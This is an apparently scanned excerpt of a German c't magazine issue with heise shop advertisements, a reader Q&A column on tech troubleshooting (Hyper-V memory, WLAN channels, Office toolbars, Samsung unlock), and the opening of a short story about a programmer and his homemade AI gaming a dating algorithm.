Michael Kofler, Charly Kühnast, Christoph Scherbeck
Raspberry Pi (6. Aufl.)

Das umfassende Handbuch mit über 1.000 Seiten komplettem Raspberry-Wissen, um richtig durchstarten zu können. Randvoll mit Grundlagen und Kniffen zu Linux, Hardware, Elektronik und Programmierung. Aktuell für alle Versionen, inkl. Raspberry Pi 4!

ISBN 9783836269339
shop.heise.de/raspberry-6 **44,90 €** >



Simon Monk
Der Maker-Guide für die Zombie-Apokalypse

Bereiten Sie sich vor: mittels 20 Survival-Projekten mit einfacher Elektronik, Arduino und Raspberry Pi werden Sie Ihren eigenen Strom erzeugen, unverzichtbare Bauteile vor dem Zombie-Zugriff retten und lebensrettende Elektronikschaltungen bauen, um Untote aufzuspüren.

ISBN 9783864903526
shop.heise.de/zombies **24,90 €** >

PORTOFREI
AB 20 €
BESTELLWERT

> Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

und Maker!

Zubehör und Gadgets

shop.heise.de/gadgets

NEU



ParkLite

ParkLite denkt mit. Die elektronische Parkscheibe stellt automatisch nach ca. 20 Sekunden die Parkzeit ein. Damit ist Schluss mit Bußgeldern! Hitze- und kältebeständig, inklusive Reinigungstuch und Klebepads.

shop.heise.de/parklite

29,90 € ➔



Aluminium-Case FLIRC

Das hochwertige Gehäuse aus stabilem Aluminium ist ideal, um den Raspberry Pi 4 als Media Center zu verwenden. Das elegante Design integriert sich optimal in jede Wohnumgebung. **Auch im Set mit Raspi 4 Model B 2GB erhältlich.**

shop.heise.de/flirc

23,90 € ➔

NEU



musegear® finder Version 2

Finden Sie Schlüssel, Handtasche oder Geldbeutel bequem wieder statt ziellos zu suchen. Mit dem Finder können Sie z.B. das Smartphone klingeln lassen oder Wertgegenstände einfach tracken und noch mehr.

shop.heise.de/musegear

24,90 € ➔



Raspberry Pi-Kameras

Aufsteckbare Kameras, optimiert für verschiedene Raspberry Pi-Modelle mit 5 Megapixel und verschiedenen Aufsätzen wie z. B. Weitwinkel für scharfe Bilder und Videoaufnahmen.

shop.heise.de/raspi-kameras

ab 18,50 € ➔



NEUER PREIS!

ArduiTouch-Set

Setzen Sie den ESP8266 oder ESP32 jetzt ganz einfach im Bereich der Hausautomation, Metering, Überwachung, Steuerung und anderen typischen IoT-Applikationen ein!

shop.heise.de/arduitouch

~~69,90 €~~
36,90 € ➔



NEU

PokitMeter – Multimeter, Oszilloskop und Logger

PoKit misst, zeigt und protokolliert eine Vielzahl von Parametern wie Spannung, Strom, Widerstand und Temperatur mittels Verbindung via Bluetooth mit Ihrem Smartphone oder Tablet.

shop.heise.de/pokit

94,90 € ➔



NEUER PREIS!

Komplettset Argon ONE Case mit Raspberry Pi 4

Das Argon One Case ist eines der ergonomischsten und ästhetischsten Gehäuse aus Aluminiumlegierung für den Raspberry Pi. Es lässt den Pi nicht nur cool aussehen, sondern kühlt auch perfekt und ist leicht zu montieren. Praktisch: alle Kabel werden auf der Rückseite gebündelt ausgeführt – kein Kabelsalat!

shop.heise.de/argon-set

~~117,60 €~~
99,90 € ➔



NEU

NVIDIA Jetson Nano B01

Die neue Revision B01! Die Leistung moderner KI für Millionen Geräte. Mit dem Jetson Nano von NVIDIA können Sie als Heimbastler oder Entwickler platzsparend und effizient in die Welt der KI eintauchen. Ideale Voraussetzung für die Programmierung neuronaler Netze dank vier A57-Kerne und einem Grafikprozessor mit 128 Kernen. **Inklusive Netzteil!**

shop.heise.de/jetson

134,90 € ➔



28% RABATT

Make Family + Makey-Paket

Darüber freut sich die ganze Familie: „Make Family“ - das vollgepackte PDF-Magazin mit 21 Anleitungen zum kreativen Basteln mit Kids auf über 200 Seiten. Dazu: der knuffige Makey-Plüschroboter und der Makey-Lötbausatz mit LEDs und Batterie.

shop.heise.de/makey-paket

~~27,70 €~~
19,90 € ➔



„No Signal“ Smartphone-Hülle

Passend für Smartphones aller Größen bis 23cm Länge blockt diese zusammenrollbare Hülle alle Signale von GPS, WLAN, 3G, LTE, 5G und Bluetooth, sowie jegliche Handy-Strahlung. Versilbertes Gewebe im Inneren der Tasche aus recycelter Fallschirmseide bildet nach dem Schließen einen faradayschen Käfig und blockiert so alles Signale.

shop.heise.de/no-signal-sleeve

29,90 € ➔

heise Shop

➔ Bestellen Sie ganz einfach online unter shop.heise.de oder per E-Mail: service@shop.heise.de

shop.heise.de ➔

Tipps & Tricks

Schwacher Bass bei In-Ear-Kopfhörern

[?] Beim Test von In-Ear-Kopfhörern schreibt Ihr oft, dass der Bass übertrieben laut sei. Ich habe mir neue In-Ears gekauft und muss hingegen feststellen, dass der Bass kaum vorhanden ist und Musik sehr dünn klingt. Woran liegt das?



Für die saubere Wiedergabe tiefer Töne müssen die elastischen Manschetten von In-Ears (im Bild: Mackie MP-240) den Gehörgang gut abdichten. Liegen mehrere in unterschiedlichen Größen bei, testen Sie gegebenenfalls ein anderes Paar.

[!] Damit In-Ears tiefe Frequenzen auf das Trommelfell übertragen können, muss die elastische Manschette Ihren Gehörgang möglichst gut abdichten. Sind die Manschetten etwas zu klein oder Ihr Gehörgang etwas zu groß, dann kann Luft entweichen, wodurch der Basspegel massiv einbricht. Probieren Sie also ruhig größere (oder auch kleinere) Manschetten aus, die der Hersteller den In-Ears beilegt und vergleichen Sie die Basswiedergabe.

Einige neuere Modelle wie etwa die AirPods Pro von Apple messen den Schalldruck im Ohrkanal und passen den Basspegel automatisch an, wenn die Manschetten nicht optimal abdichten. Sie können zudem über spezielle Ventile den Luft-

Sie fragen – wir antworten!

druck ausgleichen und damit das unangenehme Propfengefühl mindern. Aber auch hier lohnt ein Klangvergleich mit anderen Manschettengrößen.

(hag@ct.de)

Windows-Installation: Keine Lizenzbedingungen

[?] Ich habe in Hyper-V eine neue VM erstellt, in die ich Windows installieren will. Nach Start des Setup-Programms von der eingehängten ISO-Datei musste ich kurz pausieren. Als ich die Installation fortsetzen wollte, kam eine Meldung: Die „Microsoft-Software-Lizenzbedingungen“ wären nicht auffindbar. Die ISO-Datei funktioniert in anderen VMs; andere ISOs in dieser VM jedoch mit derselben Fehlermeldung auch nicht. Was ist da los?

[!] Schuld sind in diesem Fall weder die ISO-Abbilder noch die davon gestarteten Setup-Programme. Stattdessen stolpern Sie über die RAM-Verwaltung von Hyper-V. Standardmäßig ist in einer Hyper-V-VM die Option „Dynamischer Arbeitsspeicher“ aktiviert: Die VM bekommt im laufenden Betrieb nicht dauerhaft die gesamte als RAM eingestellte Menge zugewiesen, sondern nur so viel, wie zurzeit wirklich nötig ist. Der Rest steht währenddessen wieder dem Wirt zur Verfügung. Erst wenn die VM mehr Arbeitsspeicher

braucht, teilt ihr Hyper-V diesen wieder zu, und zwar bis zur eingestellten Maximalmenge.

Auch in Ihrem Fall dürfte Hyper-V die RAM-Menge reduziert haben, und zwar auf einen so niedrigen Wert, dass dem Setup-Programm der Speicher nicht ausreicht, um aus dem Installationsimage temporär die Lizenzbedingungen auszu-lesen. Das Installationsimage liegt (zusammen mit weiteren) standardmäßig in einer mehrere GByte großen Datei namens Install.wim im Ordner Sources.


Abhilfe: Erhöhen Sie in den Einstellungen der VM unter „Arbeitsspeicher/Dynamischer Arbeitsspeicher“ den Wert bei „Minimaler RAM“ auf mindestens 2048 oder besser 4096 MByte oder deaktivieren Sie den dynamischen Arbeitsspeicher.

Das Problem kann übrigens auch auf echter Hardware auftreten, wenn zu wenig oder defekter Arbeitsspeicher verbaut ist.


(axv@ct.de)

WLAN-Kanalautomatik versus Bluetooth

[?] Sie empfehlen im WLAN-Ratgeber der c't 4/2022, bei Routern die Kanalwahlautomatik zu aktivieren, damit sich Geräte den jeweils optimalen Funkkanal selbst suchen können. Gibt es dabei noch Weiteres zu beachten?



Bei einer Windows-Installation findet das Setup-Programm keine Lizenzbedingungen? Bei VMs in Hyper-V kann die Option „Dynamischer Arbeitsspeicher“ schuld sein, bei echter Hardware ein zu kleiner oder defekter Arbeitsspeicher.



Bei Fritzboxen sollte das bei „WLAN-Autokanal inklusive Kanal 12/13 ...“ entfernte Häkchen dafür sorgen, dass sie im 2,4-GHz-Band Platz für Bluetooth-Low-Energy-Geräte lassen.

! Ja, ein Detail ist wichtig, falls Sie Geräte mit Bluetooth-Low-Energy-Schnittstelle (BLE) verwenden: Prüfen Sie, ob die Automatik Ihres Routers im 2,4-GHz-Band das Kanalaraster 1, 6, 11 verwendet. Zwar verschenkt man in der EU damit einen 20-MHz-Kanal (drei statt der bei 1, 5, 9, 13 möglichen vier). Aber dieses Raster verhindert Interferenzen zwischen BLE- und WLAN-Geräten. Denn BLE kann für seine Ankündigungen nur drei Bluetooth-Kanäle zwischen den WLAN-Kanälen 1, 6 und 11 nutzen. Dort finden sich BLE-Geräte ohne langwierige Suche und können ihre Energiesparfunktionen optimal ausspielen.

(Guido R. Hiertz/ea@ct.de)

Windows: Separate Partition für Programme?

? Gelegentlich höre oder lese ich den Rat, unter Windows genutzte Anwendungen in eine separate Partition zu installieren. Was ist da dran?

! Dahinter steckt üblicherweise die Idee, dass die Anwendungen unange-

tastet bleiben sollen, wenn Windows frisch installiert oder aus einem zuvor erzeugten Abbild (Image) wiederhergestellt wird. Das klappt in der Realität nur leider in den meisten Fällen nicht. Denn selbst wenn Sie eine Anwendung beispielsweise auf D: installieren, wird das Setup-Programm der Anwendung womöglich trotzdem diverse Daten auf jener Partition ablegen, in der Windows installiert ist (üblicherweise C:).

Das gilt für viele benutzerspezifische Einstellungen, die in Ihrem Benutzerordner etwa unterhalb des versteckten Ordners AppData landen, aber auch für allgemeine Einstellungen der Anwendung für alle Nutzer unter C:\ProgramData. Von einer Anwendung erzeugte Daten landen je nach Typ gern in Ihrem Benutzerprofil unter Bilder, Dokumente, Musik oder Videos. Dass Anwendungen dort Dateien speichern, bekommen Sie womöglich nicht einmal mit, weil es etwa Dokumentenvorlagen oder Spielstände sind, die Sie eigentlich bloß in der Anwendung oder im Spiel selbst verwalten. Hinzu kommt, dass Anwendungen Einstellungen in der Registry speichern können. Schließlich: Was eine Anwendung wo speichert, hängt von Lust und Laune ihrer Program-

mierer ab. Es lässt sich also nicht allgemein vorhersagen.

Die Folge davon ist, dass viele nicht auf C: installierte Anwendungen Probleme verursachen, sobald Sie Windows sauber neu installieren oder aus einem Image wiederherstellen. Die Bandbreite reicht dabei von verlorenen Einstellungen für einen oder alle Nutzer über Startprobleme der Anwendung bis hin zum Datenverlust.

Eine Ausnahme gibt es allerdings: Sogenannte Portable Apps kommen ohne Installation aus und speichern alles in dem Verzeichnis, in dem sie installiert sind. Das „Installieren“ beschränkt sich dabei üblicherweise auf das bloße Entpacken. Solche Portable Apps wurden ursprünglich erfunden, um sie auf USB-Sticks herumtragen zu können. Heutzutage bieten sie sich eher für die Trennung von Betriebssystem und Anwendungen an. Ihre Stärken spielen sie aber vor allem dann aus, wenn Sie sie in einen Cloudspeicher wie OneDrive oder Dropbox packen – dann haben Sie die Anwendungen auf all Ihren Rechnern synchron, und sobald Sie auf einem Rechner eine Einstellung in der App ändern, gilt sie auch gleich auf Ihren anderen Rechnern. Mehr dazu lesen Sie in mehreren Artikeln in c't 21/2017 ab Seite 108.

(axv@ct.de)

Smartphone entsperren mit Samsung-Account

? Immer wieder nörgelt mein neues Samsung-Smartphone, dass ich mir doch einen Samsung-Account einrichten soll. Aber ich finde keinen wirklich relevanten Vorteil. Übersehe ich etwas?

! Es gibt eine Spezialfunktion, die Geld sparen kann: „Find My Mobile“ (find-mymobile.samsung.com) funktioniert nur, wenn Sie einen Samsung-Account an-


Fragen richten Sie bitte an

hotline@ct.de

[c't Magazin](https://www.facebook.com/ctMagazin)

[@ctmagazin](https://twitter.com/ctmagazin)

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter www.ct.de/hotline.



Mit einem Samsung-Account lässt sich das Smartphone entsperren, wenn man zu oft eine falsche PIN eingegeben oder diese vergessen hat.

gelegt haben. Der Witz daran ist nicht so sehr die namensgebende Ortungsfunktion für ein unauffindbares Handy, die auch Google anbietet. Im Notfall hilfreich ist die Möglichkeit, das Smartphone über diesen Zweitkanal zu entsperren, wenn zu häufig eine falsche PIN oder ein falsches Entsperrmuster eingegeben wurde oder diese vergessen wurden.

Ohne Samsung-Account muss man das Smartphone in einem solchen Fall samt Kaufnachweis zum Samsung-Kundendienst einschicken und gegen Bezahlung entsperren lassen. Ein c't-Leser wies uns daraufhin, dass häufig Großeltern vor diesem Problem stehen, die ihre Enkelkinder mit dem Smartphone spielen ließen.

„Find My Mobile“ ermöglicht zudem auch, ein gestohlenes Smartphone aus der Ferne zu sperren oder sämtliche Daten zu löschen. Ein Nachteil ist, dass Sie Daten außer an Google auch noch an Samsung senden. Die Zugangsdaten für einen solchen selten genutzten Notfalldienst sollten Sie sich auf Papier notieren und an einem sicheren Ort verwahren; ein sicheres, ausreichend langes Passwort ist essenziell. (ciw@ct.de)

Leicht überhöhte YouTube-Kosten

? Die Abbuchung für mein YouTube-Abo ist immer ein bisschen zu hoch – egal, ob ich mit Kreditkarte, PayPal oder Debitkarte zahle. Wie kommt das? Was kann ich dagegen tun?

! YouTube rechnet die Abogebühren offenbar über einen britischen Dienstleister ab. Damit gilt die Zahlung für Geldinstitute als Auslandszahlung, selbst wenn sie in Euro erfolgt. Diverse Geldinstitute schlagen dafür Gebühren auf.

Es gibt Abhilfe: Kaufen Sie Google-Play-Geschenkgutscheine und laden Sie diese in ihr eigenes Google-Play-Konto. Dann können Sie mit diesem Guthaben ihre YouTube-Abokosten bestreiten und die Bankgebühren für die Auslandszahlung fallen weg. Diese umständliche (und für Google absurd teure) Lösung empfiehlt unseres Wissens sogar der YouTube-Kundendienst.

(Daniel AJ Sokolov/swi@ct.de)

MS Office 365: Schnellzugriffssymbole

? Nach einem Update von Office (Microsoft 365) sind plötzlich all meine Symbole in der Titelleiste von Word und Excel verschwunden. Ich hatte da zum Beispiel eine Schaltfläche, mit der ich das aktuelle Dokument ohne Umweg ausdrucken kann. Was ist da passiert?

! In einem der jüngeren Updates, das wie für Microsoft üblich die Rechner der Kunden nur nach und nach erreicht hat, bekamen die Office-Programme ein leicht überarbeitetes Design. Das fällt vor allem dadurch auf, dass die Menübänder (Ribbons) jetzt in einem Rahmen mit deutlich abgerundeten Ecken eingefasst sind.

Im Zuge des Updates hat sich auch die Schnellstartleiste verändert. Anders als vorher lässt sie sich jetzt ein- und ausblen-

den. Dummerweise ist sie nach dem Update standardmäßig ausgeblendet. Das lässt sich aber leicht beheben: Klicken Sie mit der rechten Maustaste in den linken Bereich der Titelleiste und wählen aus dem Menü den Eintrag „Symbolleiste für den Schnellzugriff anzeigen“.


Die Schnellstartleiste erscheint nun rechts neben den nicht entfernbaren Schaltflächen „Automatisches Speichern“ und „Speichern“ (Diskettensymbol). Sollte sie hingegen zwischen Menüband und Textbereich stehen, können Sie sie mit einem Klick auf das Ausklappsymbol rechts und Auswahl von „Über dem Menüband anzeigen“ in die Titelleiste verfrachten.

Eine Zeitlang können Sie noch auf das alte Design wechseln. Dazu klicken Sie auf das Megafon-Symbol rechts oben in der Titelleiste, worauf sich am rechten Rand der Bereich „In Kürze verfügbar“ öffnet. Schieben Sie den Schalter neben „Probieren Sie die neue Umgebung aus“ auf Aus und starten das Programm neu. Diese Option will Microsoft allerdings in einem kommenden Update entfernen. (swi@ct.de)

Site-to-Site-VPN bei Fritzbox 4060

? In der c't 4/2022 haben Sie die Fritzbox 4060 mit der neuen Hardware-Basis getestet. Die hat den Fritz-VPN-Durchsatz beim Fernzugang aus fremden Netzen ja ganz schön beschleunigt. Aber wie sieht es mit der LAN-zu-LAN-Kopplung aus?

! Den Site-to-Site-Betrieb (AVM: LAN-LAN-Kopplung) konnten wir leider erst nach Redaktionsschluss der besagten Ausgabe mit einer zweiten Fritzbox 4060 testen. Zwischen den LANs der Boxen gingen rund 750 Mbit/s durch, wobei die Router mit DHCP am WAN-Port im selben vorgelagerten Netz über einen Gigabit-Switch verbunden waren. AVM gibt an, mit einer anderen Konstellation bis zu 1150 Mbit/s gemessen zu haben. (ea@ct.de)



Nach dem jüngsten Design-Update fehlt bei den MS-Office-Programmen unter Umständen die Schnellstartleiste in der Titelleiste. Sie lässt sich per Menübefehl wieder hervorholen.




INTERNET SECURITY DAYS 2022

Call for Papers
Jetzt einreichen!
isd.eco.de

**Die Fachkonferenz für
IT-Sicherheitsexpert:innen**

**29.–30. September 2022
Phantasialand, Brühl**



 **heise Academy**



Sichern Sie sich Ihre Teilnahme unter
<https://isd.eco.de>





EIN DATE MIT LIESA

VON BARBARA SCHWARZ

Das Posting auf dem Datingportal stach von der Aufmachung her nicht unbedingt aus der Menge der Kontaktgesuche hervor – oberflächlich betrachtet. Der Text war knapp formuliert. Trotzdem oder gerade deshalb klang er für mich äußerst vielversprechend:

„SIE sucht IHN
zum Austausch von Daten und mehr ;-)
Lass uns voneinander lernen.
Finde heraus, ob wir kompatibel sind.
LIESA“

Dazu das Foto einer vollbusigen Blondine, einer echten Traumfrau. Zwar offensichtlich grafisch bearbeitet, doch wenn nur fünfzig Prozent des Bildes der Wahrheit entsprachen, würde das locker genügen. Und ... „kompatibel“. Besonders dieses eine Wort sprach mich an. Nüchtern und sachlich. Kein unnötiges Geschwätz von verschneiten Winterabenden vor dem Kamin, bei denen man einander wärmen sollte, oder – o Graus – romantischen Sonnenuntergängen am Strand. Kurzum: eine Frau ganz nach meinem Geschmack.

Ich gab also die paar verlangten Infos ein. Und nach nicht einmal fünf Minuten kam die Antwort: „Wir sind nicht kompatibel, sorry.“ Zwar mit dem gleichen Zwinkersmiley wie in der Annonce, aber das machte die Sache kaum besser.

Wie konnte sie das mit solcher Sicherheit behaupten und woran lag es genau? An meiner Körpergröße? Die entsprach doch mit einsfünfundsiebzig dem guten Durchschnitt. Oder gar an meinem Beruf? Softwareentwickler! War ja nicht so, als hätte ich „sitze lebenslang wegen Mordes im Knast“ geschrieben. Oder klang ihr mein Name – Jochen Schmitt – zu altmodisch und zu spießig? Aber daran konnte ich nun mal wenig ändern ...

Moment.

Konnte ich doch.

Zuerst legte ich ein paar neue Profile an, natürlich unter falschen Namen. Wenn das, was ich vorhatte, klappen würde, konnte ich mir für den Fall, dass Liesa über den abweichenden Namen auf meinem Personalausweis stolpern würde, immer noch irgendeine Ausrede einfallen lassen: Dann wäre ich eben Geheimagent oder befände mich in einem Zeugnenschutzprogramm, litte an temporärer Amnesie oder trüge seit Kurzem einen Künstlernamen.

Aber all meine neuen Profile wurden ebenfalls mit „Wir sind nicht kompatibel, sorry“ abgelehnt, das dritte sogar innerhalb von weniger als einer Sekunde. Was meine Vermutung

Algorithmengestütztes Dating ist eine der wohl größten Errungenschaften unserer Zeit. Wie konnten in vordigitalen Epochen auch nur halbwegs passende Partner jemals zueinander finden? Allerdings bringt die digitale Kuppelerei wiederum ihre ganz eigenen Risiken und Nebenwirkungen mit.

bloß bestärkte: So schnell konnte kein Mensch lesen, geschweige denn tippen. Liesa musste einen Algorithmus verwenden, um die Bewerber auszusieben, die sie auf ihr Kontaktgesuch hin anschrieben. Definitiv eine Frau nach meinem Geschmack.

Mein Ehrgeiz war geweckt. Voller Vorfreude über diese Herausforderung rief ich mir die Hände und verkündete: „Ohlsen, wir haben einen Job.“

Ohlsen war eine von mir selbst erschaffene KI, portiert auf platzsparende, akkugespeiste Mikrocontroller-Hardware mit drahtloser Netzanbindung, steuerbar

über eine Smartphone-App und eingesperrt in ein handliches kleines Gehäuse. Ich hatte das Ganze nach Ohlsen benannt, meinem ersten Programmierlehrer – teils als Respektbezeugung gegenüber dem alten Guru, teils weil mein kleiner Ohlsen genau wie sein reales Vorbild die unangenehme Eigenschaft hatte, sich gern taub zu stellen, wenn man etwas nicht hundertprozentig klar und eindeutig formulierte.

Ohlsen und ich machten uns also daran, Liesas Algorithmus zu knacken. Einen ersten Erfolg erzielten wir mit leicht, aber nicht allzu exotischen Vornamen. Wobei jeder Name, der auf einer Liste der trendigsten Babynamen seit dem Jahr 2005 vorkam, automatisch durchfiel. Davon mal abgesehen spielte das Alter der Bewerber interessanterweise kaum eine Rolle – sowohl Laurentin Müller, unschuldige achtzehn, als auch Jason Jablonski, bereits achtundfünfzig und Frührentner, schafften es in die nächste Runde von Liesas Bewerbungsprozess. Alliterative Namen schienen eine Weile überhaupt das Nonplusultra zu sein, aber nachdem sowohl Simeon Stein als auch Nick Neusson und Willem Wohlgemut knapp hintereinander abgelehnt worden waren, entpuppte sich auch das nicht als der Stein der Weisen.

Trotzdem: Nach ein paar Stunden harter Arbeit hatten wir es immerhin geschafft, ein Dutzend Profile in die nächste Runde zu bringen. Liesa verlangte nun von uns ein Motivationsschreiben zum Thema „Warum wir einander daten sollten“.

Ohlsen und ich machten uns wiederum an die Arbeit. Wir setzten zunächst einmal drei Standardschreiben auf – ein nüchtern-sachliches, ein schmalzig-romantisches und ein verspieltes voller Wortwitze – und variierten dann. Die besten Ergebnisse, fand Ohlsen rasch heraus, wurden mit etwa siebzig Prozent Nüchternheit, ein oder zwei nicht zu derben Witzchen und einem wohldosierten Schuss Romantik erzielt.

So kamen wir in Runde drei. Hier lauerte ein Frage-Antwort-Spiel: „Was sind deine Hobbys?“ – „Welche Länder würdest du gerne bereisen und warum?“ – „Was war bisher im Leben deine beste Entscheidung?“ – „Was würdest du mit einer Million Euro tun?“

NACH EIN PAAR STUNDEN HARTER ARBEIT HATTEN WIR ES GESCHAFFT, EIN DUTZEND PROFILE IN DIE NÄCHSTE RUNDE ZU BRINGEN.

Auch hierbei gab es etliche harte Nüsse zu knacken. Immerhin erkannte Ohlsen nach nur wenigen Versuchen, dass die Frage Nummer sieben – „Würdest du je ein Haustier als dein ‚Baby‘ und dich als dessen ‚Vater‘, ‚Papi‘ oder Ähnliches beschreiben?“ – mit Nein zu beantworten war und ein absolutes K.o.-Kriterium darstellte. Wenigstens was das anging, schien es, waren Liesa und ich tatsächlich kompatibel.

Und dann gegen vier Uhr morgens kam der Durchbruch: Ich hatte ein Date mit Liesa. Besser gesagt nicht ich, Jochen Schmitt, sondern Jean-Philippe Phelps. Liesa wollte mich noch am selben Tag, nachmittags um fünf, im Café „Metropolis“ in der Innenstadt treffen.

Zwar hatte ich einem Kumpel versprochen, ihm um halb sieben zu helfen, aber natürlich konnte ich mir diese Chance nicht entgehen lassen. Das Café war auch eine gute Wahl: Es lag nur etwa fünfzig Meter von einem wichtigen Bus- und U-Bahn-Knotenpunkt entfernt.

Ich duschte also, rasierte mich, benutzte mehr After-shave als sonst und verbrachte fast eine Viertelstunde mit der Wahl meines Outfits. Zuletzt entschied ich mich für meine besten Jeans, ein kariertes Hemd und ein Sakko. Bei der Krawatte zögerte ich am längsten. Einerseits kam mir Krawattentragen wie Verrat an meiner Zunft vor. Andererseits war Jean-Philippe Phelps nun mal kein Softwareentwickler, sondern ... was doch gleich? Bankangestellter? Außerdem mehrfacher Wasserski-Champion und Amateur-Keyboarder in einer Garagenband. Oder war Marvin Grau der Keyboarder gewesen und Jean-Philippe Phelps der Live-Rollenspiel-Enthusiast? Der Wildwasser-Rafter, der Kajaker, der Kiteboarder, der Parasailor? Der Freeclimber? Extremsport, hatten Ohlsen und ich erkannt, war eine von Liesas Schwächen.

Ohlsen durfte natürlich mit. Immerhin waren es zu einem großen Teil die Früchte seiner Arbeit, die ich nun ernten würde. Sein schwarzes Kästchen mit einem grafisch verfremdeten, aber noch immer gut erkennbaren Abbild des echten Ohlsen auf dem Gehäuse steckte ich in meinen Rucksack.

Pünktlich um fünf betrat ich das „Metropolis“. Um diese Zeit war dort wenig los, nur ein paar Rentner saßen an den hinteren Tischen und spielten Schach. Zwei, drei Geschäftsleute blätterten die Tageszeitungen durch und eine hagere Brünnette saß mit einem dicken Schmöker allein nahe dem

Eingang. Ratlos blickte ich mich um: keine vollbusige blonde Traumfrau in Sicht.

Ich überlegte schon, ob ich irgendwas an der Verabredung missverstanden hatte, da klappte die Brünnette ihr Buch zu, steckte es in ihre große schwarze Lederhandtasche, stand auf und schlenderte zu mir.

